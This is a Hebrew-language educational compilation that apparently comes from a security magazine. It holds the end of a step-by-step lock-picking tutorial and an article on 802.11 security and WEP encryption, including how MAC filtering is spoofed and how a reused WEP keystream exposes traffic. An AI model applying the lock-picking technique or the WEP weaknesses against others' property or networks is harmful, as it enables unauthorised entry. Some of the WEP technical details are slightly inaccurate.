לאחר החלק האומנותי נעבור להסבר איך המנעול בנוי, איפה הכשלים ואיך לעזאזל אנחנו יכולים לנצל אותם. מנגנון מנעול הצילינדר נראה בערך ככה:



התמונה נלקחה מ-Wikipedia והיא חלק מהמיזם "ויקישיתוף" - תודה רבה.

המכניקה היא כזאת: החלק הצהוב שמאחורי המנעול זה הצילינדר החלק הירוק זהו גוף המנעול, בתוך גוף המנעול קיימות מחילות שבכל אחת מהן יושב קפיץ ושני פינים- חשוב להדגיש שכל פין בגודל שונה, יש תשעה סוגי גדלים שונים של פינים, הגדול ביותר הוא פין 9. על גבי הצילינדר קיימת שורת חורים, כמספר המחילות כך מספר החורים שעל גבי הצילינדר, הרעיון הוא שבמצב "נעול" חורי הצילינדר מופנים כלפי המחילות כך שהקפיצים דוחפים את הפינים לתוך הצילינדר וכך מונעים ממנו להסתובב – לא צריך להגיד שפתיחת המנעול מותנת בסיבוב הצילינדר.

כמו שאתם בוודאי יודעים, כל מפתח מעוצב בצורה שונה לפי המנעול אליו הוא מתאים, במצב שמכניסים מפתח מתאים למנעול, פני המפתח ("נקודות הנחיתה"- הממשק של המפתח עם הפינים של המנעול) מעוצבים בצורה כזאת שהם דוחקים את פיני המנעול בחזרה למחילה שלהם באופן שבו הפין הראשון (זה שנוגע בקפיץ) נכנס כולו לתוך המחילה והפין השני (זה שנוגע בפני המפתח) נשאר בתוך הצילינדר בדיוק.

כך, במצב כזה הצילינדר יכול להסתובב (הפינים הכחולים נשארים בגוף המנעול והפינים האדומים מסתובבים ביחד עם הצילינדר) – שימו לב שבמצב של אמצע סיבוב אין אפשרות להוציא את המפתח, כי בכדי לבצע את זה אתם חייבים להחזיר את הפינים למקום - וכל עוד הצילינדר לא מופנה לכיוון המחילות, אין לפינים לאיפה לחזור.

אני מקווה שהייתי מובן בנוגע למכניקת המנעול, כי מכאן זה הולך להיות קצת מורכב.

אופן הביצוע

הרעיון בכלליות

הרעיון בפריצת מנעולים הוא כזה, סופרים כמה פינים יש במנעול, ממקמים את המנוף - בהתחלה בלי ליצור לחץ על הצילינדר, לאחר מכן מכניסים את התוקי עד לפין הראשון, מורידים אותו עד הסוף בעזרת התוקי וכשהפין הגיע למטה - מסובבים טיפה את המנוף בכדי ליצור לחץ על הצילינדר וככה לגרום לפין "להתקע" בתוך המחילה שלו, לאחר מכן עוברים לפין הבא, מורידים גם אותו כלפי מטה בעזרת התוקי, ואז להוסיף ולסובב את המנוף (לא יותר מדי) וככה ליצור לחץ גם על הפין הזה, ככה לבצע את הפעולות האלה לכל הפינים עד לפין האחרון, בפין האחרון יש צורך קודם לסובב את המנוף ובמקביל להוריד את הפין בעזרת התוקי, כך במצב שאתם עושים את הפעולה במקביל - מספיק שתורידו את הפין בחצי מהדרך - והמנעול יפתח.

תנסו להשתמש בכמה שפחות כח, א' - בכדי לא להרוס את המנעול, ב'- אם תפעילו יותר מדי כח, אתם תגיעו למצב שכבר אחרי שלוש פינים אתם לא יכולים לסובב עוד את המנוף וככה לא תוכלו ליצור מספיק לחץ על הפינים הבאים.

אני מקווה שהבנתם שהחולשה של המנעול היא הרווח אשר קיים בין הצילינדר לגוף המנעול. למה קיים כזה צילינדר? בגלל מספר סיבות, גם מפני שמספר חברות מכינות את המנעול הזה, כל אחת מייצרת חלק שונה, וגם מפני שחברות המנעולים רצו שלא נתאמץ בזמן סיבוב המפתח בצילינדר.

לאחר שהבנו את סדר הפעולות, נסביר איך מבצעים כל אחת ואחת מהן וניתן דגשים.

ספירת הפינים

בכדי לספור את הפינים יש להכניס את סופר הפינים למנעול עד הסוף כשאר החלק החיצוני (לא זה ששייפתם) צמוד לצד ללא הפינים, ולאחר שהגעתם איתו עד הסוף - הצמידו את הסופר לצד המנעול עם הפינים- כך שכל הפינים יכנסו למחילותיהם, שלפו את סופר הפינים לאט מתוך המנעול, כשהמנעול צמוד לאוזנכם- חשוב לציין שיש להקפיד מאוד על כך שהתנועה תהיה חלקה בכדי שתוכלו לשמוע את הפינים קופצים כאשר סופר הפינים עבר אותם – מספר הקפיצות ששמעתם זה מספר הפינים הקיימים במנעול.

למה אנחנו צריכים לדעת כמה פינים יש במנעול? מפני שכך נדע כמה לחץ אנחנו פחות או יותר צריכים להפעיל על כל פין בעזרת המנוף בעת הפריצה, אם קיימים רק חמישה פינים נוכל להשתמש בלחץ סביר על הפין הראשון מבלי לדאוג שבפין החמישי לא יהיה לו מרחב תזוזה בכדי ליצור מספיק לחץ, אך אם נדע שקיימים שלושים ושש פינים (יש גם כאלה מנעולים) נדע שנהיה חייבים להסתפק במינימום לחץ המספיק בפינים הראשונים בכדי לאפשר לנו "לשמור" מרחב תזוזה ללחץ שיבוא בפינים המאוחרים יותר. לא חובה לספור את הפינים, אבל העבודה הרבה יותר פשוטה ומקצועית כאשר יודעים מול כמה פינים אנחנו מתמודדים.

העבודה עם המנוף

העבודה עם המנוף היא החלק הכי חשוב בפריצת המנועל, הרעיון של המנוף פשוט - להצמיד את הפינים שהתוקי מוריד - לתוך המחילה, וככה לאפשר לתוקי לעבור לפין הבא, איך זה קורה? בכל פעם לאחר שמורידים פין - מסובבים קצת את המנוף בכיוון סיבוב המפתח, בעזרת הסיבוב אנחנו יוצרים לחץ קטן על הצילינדר, ובגלל שיש רווח בין הצילינדר לגוף המנעול - אנחנו גורמים לצילינדר לסטות ממקומו וכך לא לאפשר לפין לחזור בחזרה לתוך הצילינדר. את מנוף מכניסים למנעול בצורה הבאה:

שמאליים (כמוני) בדרך כלל (הכי נח) מחזיקים את המנוף ביד ימין בצורה הבאה:

כך שפני המנעול מופנים כלפי הפורץ, ובעזרת האגודל מפעילים לחץ על המנוף. ימניים יעדיפו להעבוד עם המנעול ביד שמאל, ויחזיקו אותו באופן הבא:

כך שפני המנעול מופנים כלפי הפורץ ובעזרת האצבע מפעילים לחץ על המנוף.

העבודה עם התוקי

העבודה עם התוקי יחסית פשוטה אך צורכת קורדינציה ועבודה ביחס למנוף. הרעיון הוא כזה: צריך להחליק את "מקורו" של התוקי בתוך חור הצילינדר על גבי הצד עם הפינים עד שנתקעים בפין הראשון - ואז להוריד אותו כלפי המחילה שלו, בדיוק בזמן שאתם מגיעים למצב שבו אתם לא יכולים להוריד יותר את הפין - סובבו מעט את המנוף עד שאתם מרגישים בעזרת התוקי שהפין אכן נתקע למטה ולא יכול לעלות. לאחר מכן חיזרו על הפעולה לעבר הפין הבא.

כשאתם מגיעים לפין האחרון אתם יכולים לעבוד בצורה "עיוורת" – פשוט תורידו את הפין למטה באיטיות ובו בזמן להפעיל לחץ עם המנוף.

סיכום

אתם לא תצליחו לפרוץ מנעולים על ההתחלה, אבל קנו לכם מנעול מסידרה 3, יש בהם עד 5 פינים והם לא קשים לפריצה, יש פעמים אפילו שאחרי הורדה של שני פינים- המנעול נפתח.

שבו על מנעול אחד הרבה זמן, עד שתצליחו לפרוץ אותו, לאחר מכן תנעלו ושבו על המנעול שוב, חשוב לבצע את הפריצה על מנעול אחד עד שאתם מצליחים לפרוץ אותו בצורה חלקה גם בכדי לבנות את הבטחון שלכם בעצמכם, וגם בכדי שתלמדו את הידיים שלכם לעבוד ביחד. לאחר מכן תנסו לעבור למנעולים אחרים.

לפי דעתי פריצת מנעול היא מיומנות מאוד נחוצה. כן, אפשר להסתדר בלעדיה, אבל עדיין, איך אומרים את זה? זאת מלאכה "שפותחת בפניכם דלתות חדשות" – תרתי משמע ;)

אל תתייאשו אם לא תצליחו על ההתחלה, אף אחד לא נולד על מנעול בידים, וזאת מלאכה שרוכשים לאט לאט.

מנגנון הצפנה WEP


מאת הרצל לוי

מבוא – IEEE 802.11

IEEE 802.11 זהו אוסף סטנדרטים הנושאים את הרשת המקומית האלחוטית, או בשמה הנפוץ WLAN (Wireless Local Area Network), בתדרים של 2.4, 3.6, ו-5GHz.

משפחת ה-802.11 מכילות שיטות אפנון (מודולציה) לצורך העברת המידע באוויר ושימוש באותו פרוטוקול בסיסי שמשמש לרשת מקומית קווית (LAN).

הפרוטוקול הראשון של ה-802.11 הוצג בשנת 1997, אך הגירסה 802.11b היא זו הראשונה שהופצה והתקבלה בשנת 1999. כיום ישנם גירסאות נוספות שכוללות שיפורים ותוספות והנפוצות מביניהן, הן הגירסאות 802.11b ו-802.11g.




מבנה ה-802.11

המבנה הלוגי של ה-802.11 מכיל מספר מרכיבים עיקריים: תחנה (STA), נקודת גישה אלחוטית (AP), מערך שירות בסיסי עצמאי (IBSS), מערך שירות בסיסי (BSS), מערכת הפצה (DS), ומערכת מורחבת (ESS).

- IBSS זוהי רשת אלחוטית, מכילה לפחות שתי STA שעובדות ללא תלות במערכת הפצה DS. רשת זו נקראת גם רשת אד-הוק (Ad hoc wireless network).
- BSS זוהי רשת אלחוטית, מכילה AP אחד התומך באחד או מספר קליינטים אלחוטיים. רשת זו נקראת גם רשת אלחוטית בסיסית. כל ה-STA ברשת BSS מתקשרים דרך ה-AP. ה-AP משמש גם כמתווך לרשת ה-LAN הקווית וגם כמגשר בין הרשת הקווית לתחנות (STA).

האיור הבא ממחיש את ההסבר הנ"ל:



אבטחת מידע ברשת אלחוטית

צורת הגישה לרשת האלחוטית היא שונה משמעותית מצורת הגישה לרשת הקווית. לרשת האלחוטית חסר את הפרטיות המינימלית שמקבלים מהרשת הקווית. בעוד שהרשת הקווית יכולה להחשף רק למי שיש גישה פיזית לנקודת רשת, הרשת האלחוטית יכולה להחשף לכל מי שנמצא בטווח השידור של הרשת ויש לו אנטנה מתאימה (אנטנה שמשולבת כיום כמעט בכל מחשב נייד).

עקב עובדה זו הפרוטוקול 802.11 מספק אמצעי אבטחה שמחולקים לשלושה חלקים עיקריים:


I. אימות (Authentication).
II. סינון (Filtering).
III. הצפנה (Encryption).

אימות

כל קליינט חייב להזדהות וליצור שייכות עם AP (נקודת גישה) לפני שהוא משדר מידע. השייכות היא החיבור בין הקליינט ל-AP. פרוטוקול 802.11 תומך בשתי שיטות זיהוי:

I. **אימות במערכת פתוחה**, שזהו חלק מדרישות הפרוטוקול וברירת המחדל של רוב ה-AP. מערכת פתוחה מאפשרת לכל הקליינטים לתקשר עם ה-AP, כל עוד הם מחוברים לאותה רשת אלחוטית (SSID זהה). עובדה זו מקנה אפשרות התחברות לרשת זו לכל קליינט בטווח השידור של הרשת.
II. **אימות מפתח משותף**, שולט על הגישה לרשת האלחוטית באמצעות מפתח משותף ועל ידי כך מקשה את ההתחברות לרשת של קליינטים לא רצויים (קליינטים ללא המפתח). ההצפנה חייבת להיות מאופשרת במקרה של מפתח משותף, מכיוון שהמפתח משמש להצפנה משמש גם לאימות.

האיור הבא ממחיש בצורה גרפית את הנ"ל:



הסבר:

I. יצירת התקשרות.
II. ה-AP עונה לקליינט עם מחרוזת רנדומלית מסויימת כאתגר זיהוי.
III. הקליינט מצפין את המחרוזת בעזרת המפתח המשותף שלו ומחזיר את המחרוזת המוצפנת ל-AP.
IV. ה-AP מפענח את הקוד שקיבל בעזרת המפתח המשותף שלו ובודק האם המחרוזת שהתקבלה זהה לזו ששלח בשלב II. אם כן, הקליינט מאומת והוא שולח לו הודעה מתאימה.

סינון

נקודות גישה אלחוטיות (AP) יכולות לסנן תחנות המנסות להתחבר לרשת על ידי שתי דרכים:

1. סינון כתובות MAC (MAC address filtering).
2. סינון כתובות IP (IP address filtering).

אך שיטות אלה אינן מספיקות כלל. פולש לרשת (או האקר) יכול יחסית בקלות לזייף את כתובת ה-MAC וגם ה-IP לאחת כזאת שכן יש לה גישה לרשת, על ידי האזנה לתעבורת הרשת וכך לקבל כתובת מה-AP ולהתחבר לרשת. את שיטה זו ניתן לבצע בקלות כאשר תעבורת הרשת אינה מוצפנת על ידי תוכנות שמופצות ברחבי האינטרנט. בהמשך נלמד שגם כאשר התעבורה מוצפנת יש דרכים להאזין לתעבורת הרשת ולהתחזות לכתובת מאומתת. אופציה אחת היא שההצפנה לא תופעל על כותרות המנות (Packet headers), אלא רק על גוף המנה (החלק של המידע במנה). כידוע בכותרת המנה נמצאות כתובות IP של המקור ושל היעד. מקרה כזה קיים עם הצפנת WEP לדוגמה.

הצפנה


מושגים בקריפטולוגיה

1. **Plaintext** – המסר המקורי.
2. **Ciphertext** – המסר המוצפן.
3. **Cipher** – הצופן, שיטת הפיכת המסר המקורי למסר מוצפן.
4. **Key** – המפתח הסודי, המשומש בצופן על ידי המצפין/מפענח.
5. **Encrypt (encipher)** – המרת המסר המקורי למסר מוצפן.
6. **Decrypt (decipher)** – המרת (פענוח) המסר המוצפן למסר המקורי.
7. **קריפטוגרפיה** – מחקר שיטות הצפנה.
8. **קריפטו-אנליזה (שבירת צפנים)** – מחקר שיטות לגילוי הצופן או המפתח, מבלי לדעת את המפתח מראש.
9. **קריפטולוגיה** – שדה המשלב את הקריפטוגרפיה והקריפטו-אנליזה.


מה זו הצפנה?

הצפנה זהו תהליך שבו הופכים מידע (Plaintext) לקוד (Ciphertext) כדי להחביא את משמעותו ובכך למנוע מכל מי שאינו אמור לקבל מידע זה מלקבל אותו. משמע, שמשתמשים בעיקר בהצפנה כדי להבטיח פרטיות. חברות בדרך כלל מצפינות את המידע לפני שהן שולחות אותו, כדי לוודא שהמידע בטוח גם במהלך השידור. המידע המוצפן נשלח ברשת הציבורית ומפוענח על ידי הנמען הרצוי. ההצפנה מתבצעת על ידי העברת המידע (המיוצג בתור מספרים) דרך נוסחת הצפנה מסויימת (הנקראת מפתח). קיימות שתי סוגי הצפנות נפוצות:


1. **הצפנה סימטרית** - סוג הצפנה שבה אותו מפתח משומש כדי להצפין ולפענח את המידע. מנגנון ההצפנה WEP הוא סימטרי. האיור הבא מתאר הצפנה סימטרית:



2. **הצפנה אסימטרית (הצפנה פומבית)** - סוג הצפנה שבה משתמשים במפתח אחד להצפנת המידע ובמפתח אחר לפענוח ההצפנה. האיור הבא מתאר הצפנה אסימטרית:



האיור הבא מתאר את אבולוציית ההצפנה:



לרשת האלחוטית WLAN קיימות מספר הצפנות נפוצות:

1. WEP
2. WPA
3. AES/CCM
4. Upper Layer Encryption

חלק זה של אבטחת המידע ברשת האלחוטית WLAN (הצפנה), הוא החלק שבו ארחיב ואפרט בהמשך. ההתמקדות תהיה במנגנון ההצפנה WEP.

מנגנון הצפנה WEP

WEP (Wired Equivalent Privacy), זהו מנגנון הצפנה שתוכנן לספק אבטחה אלחוטית למשתמשי הרשת האלחוטית WLAN (802.11).


WEP זהו מנגנון הצפנת זרם סימטרית (Symmetric Stream Cipher) אשר לוקח את גוף מסגרת מידע (Data frame body) ומעביר אותו דרך אלגוריתם הצפנה. גוף מסגרת המידע אז מוחלף בגוף מסגרת המידע המוצפן ומשודר לאוויר. התחנה הקולטת משתמשת באותו אלגוריתם על גבי המידע המוצפן כדי לפענח אותו לצורתו המקורית. חשוב לציין שמנגנון ה- WEP, מצפין אך ורק את גוף המסגרת (החלק המכיל מידע) ולא את כותרת המסגרת (Header) ובכך משאיר את כתובת המען והנמען חשופים לכל.

בצורתו המקורית, WEP משתמש במפתחות הצפנה באורכים של 40 bit או 104 bit. בתחילת שנת 2001 מספר חולשות קריטיות התגלו על ידי חוקרים, מה שהוביל לכך שכיום תעבורת WEP ניתנת לפריצה באמצעות תוכנה זמינה מתאימה תוך מספר דקות. תוך מספר חודשים מתגלית זו, הקימו IEEE צוות מיוחד (802.11i) כדי לפתור חולשות אלו.

בשנת 2003 הכריזו צוות 802.11i על החלפתו של ה-WEP במנגנון ההצפנה המשופר Wi-Fi Protected Access (WPA).

אופן פעולת מנגנון WEP ואלגוריתם ההצפנה

מנגנון ה- WEP משתמש באלגוריתם ההצפנה RC4, אשר פותח על ידי חברת האבטחת מידע RSA. מבנה המנגנון:




- WEP 64 ביט הסטנדרטי (WEP-64 bit) משתמש במפתח של 40 ביט (לכן ידוע גם בתור WEP-40), אשר משורשר עם ווקטור אתחול (IV) של 24 ביט.
- WEP 128 ביט זוהי הגרסה המורחבת שבה משתמשים במפתח של 104 ביט אשר משורשר ל-IV בגודל 24 ביט (IV + key = 104 + 24 = 128 bit).
- WEP 128 בדרך כלל מיוצג על ידי מחרוזת של 26 תווים הקסדצימלים (בסיס 16: 0-9 ,A-F). כל תו מייצג 4 ביטים מהמפתח. 26 תווים, כאשר כל אחד מהם בגודל 4 ביטים יוצרים ביחד את המפתח בגודל של 104 ביטים.
- WEP 256 מיושם לפעמים על ידי יצרנים (למשל של נתבים). גם בהרחבה זו, גודל ה-IV הוא 24 ביטים, מה שמשאיר את גודל המפתח להיות בגודל 232 ביטים. 232 תווים אלו מיוצרים על ידי 58 תווים הקסדצימלים (58 × 4 = 232 bits).

ווקטור האתחול (IV) משורשר עם המפתח הסודי ומועבר ביט אחר ביט (stream) דרך האלגוריתם RC4 ובכך יוצר את ה-keystream. על ה-keystream והמידע הגלוי (plain text) מבצעים פעולת XOR ובכך נוצר הקוד (המידע המוצפן או cipher text). לפני ההצפנה checksum (CRC32) מופעל על המידע, נוסף אליו ומוצפן ביחד איתו.

פיענוח של המידע המוצפן (decryption) נעשה באופן דומה: על הקוד והמפתח הסודי מבצעים פעולת XOR ובכך מקבלים את המידע. לבסוף מבצעים בדיקה של ה-checksum כדי לראות האם הוא תואם לערך שבתקבל לפני ההצפנה (בדיקה זו מבוצעת כדי לגלות אם נוצרו שיבושים במידע במהלך ההצפנה).

ה-IV (ווקטור האתחול) ששורשר עם המפתח הסודי משורשר כעת למידע המוצפן ומשודר לאוויר.

האיור הבא מציג את התהליך המלא:



פעולת XOR:

סימון: ⊕

XOR זהו אופרטור לוגי שפועל על שני אופרנדים ומתואר על ידי הטבלת אמת הבאה:

x	y	x XOR y
0	0	0
0	1	1
1	0	1
1	1	0

דוגמאות לשימושים ב- XOR

- 01011010101 Plaintext 1
- XOR 10111110000 Keystream
- 11100100101 ciphertext 1

- 11100100101 ciphertext 1
- XOR 10111110000 Keystream
- 01011010101 Plaintext 1

- ניתן לראות שזהו אופרטור סימטרי, מה שמאפשר גם להצפנה להיות סימטרית, שזה אומר הצפנה ופענוח באמצעות אותו המפתח.


ה- Keystream:

כל IV שונה מייצר Keystream שונה, המפתח הסודי נשאר קבוע ונקבע על ידי מקים הרשת (עד שהוא בוחר לשנות אותו אם בכלל). לכן מפתח סודי יחיד ייצר 2^{24} Keystream-ים שונים (24 ביט זהו הגודל המקסימלי של ה-IV).

בסופו של דבר ההצפנה והפענוח של WEP זוהי פעולת XOR עם אחד מה-Keystream-ים. כדי לבצע פעולת פענוח, ה-IV נלקח מהמנה (packet) שנקלטה במקלט (ראה איור לעיל) ויוצר Keystream שהוא זהה לזה שנוצר בתהליך ההצפנה (במידה וגם המפתח הסודי זהה כמובן). Keystream זה והקוד עוברים פעולת XOR וכך מקבלים את המידע.

פעולת ההצפנה היא פחות נוקשית מהמובן שה-Keystream לא חייב להיות ספציפי והוא וריאציה כלשהי שהיא אחת מ- 2^{24} האפשרויות. למרות שתחנת שידור לא אמורה לפעול כך, זה אפשרי לגלות Keystream יחיד ואז לשלוח מנות שונות עם אותו Keystream ו-IV. ובכך, על ידי גילוי Keystream אחד, תוקף יכול לשדר כל מידע מוצפן או לפענח מנה נקלטת אשר משתמשים באותו Keystream.

בעזרת ה-XOR מתקיימת התכונה: $Cipher \oplus Plaintext = Keystream$. לכן דרך אחת לגילוי ה-Keystream היא ידיעה של הקוד והמידע וביצוע XOR ביניהם. את הקוד ניתן לגלות פשוט על ידי האזנה למנה משודרת. אם ה-Keystream מחולץ מהקוד, ניתן לשדר מנות עם אותו ה-IV שקיבלנו מההאזנה. Keystream זה יכול לשמש כדי לפענח כל מנה נקלטת המשתמשת באותו ה-IV. אך הבעיה העיקרית בחישוב ה-Keystream בצורה הזו היא שחייבים לדעת מראש את המידע לצורך השוואה עם התוצאה שקיבלנו.



אלגוריתם RC4

הקדמה

RC4 אשר פותח על ידי רון ריווסט מחברת Security RSA בשנת 1987, הוא הצופן זרם הנפוץ ביותר כיום ומיושם בפרוטוקולים פופולריים כגון SSL (פרוטוקול לאבטחת תעבורת רשת) ו-HTTPS. למרות שיישומו בתור תוכנה הוא מאוד פשוט ומהיר ועובדת היותו מאוד נפוץ, ל-RC4 יש חולשות שמטילות בספק את מקומו במערכות חדשות.

חולשות אלגוריתם זה הם: החלק ההתחלתי של הפלט (ה-Keystream), שימוש במפתחות לא רנדומליים או קשורים אחד לשני, או שימוש באותו מפתח יותר מפעם אחת. דרכים לא בטוחות לשימוש ב- RC4, עלולות להוביל לפגמים באבטחת המידע. דוגמה לכך הוא מנגנון ההצפנה WEP.

צופן זרם (Stream Cipher)

יש מגוון רב של סוגי צפנים, אך החלוקה העיקרית ביניהם היא לצפנים קלאסיים (היסטוריים) ולצפנים מודרניים.
צופן זרם היא אחת השיטות המודרניות להצפנת מידע ואחת הפשוטות מביניהן, כאשר בשיטה זו מצפינים את המידע (זרם ביטים) ביט אחר ביט.

מבנה האלגוריתם

אלגוריתם RC4 זהו צופן זרם סימטרי. אותו אלגוריתם משמש גם להצפנה ולפענוח, כאשר זרם המידע והמפתח המיוצר עוברים פעולת XOR.

RC4 מייצר זרם ביטים רנדומלי (יותר נכון פסאודו-רנדומלי), שזהו בעצם ה-Keystream, אשר לצורך הצפנה, משולב יחד עם המידע (Plaintext) בעזרת פעולת XOR. פעולת הפענוח נעשית באופן דומה (מאחר ופעולת XOR היא סימטרית).

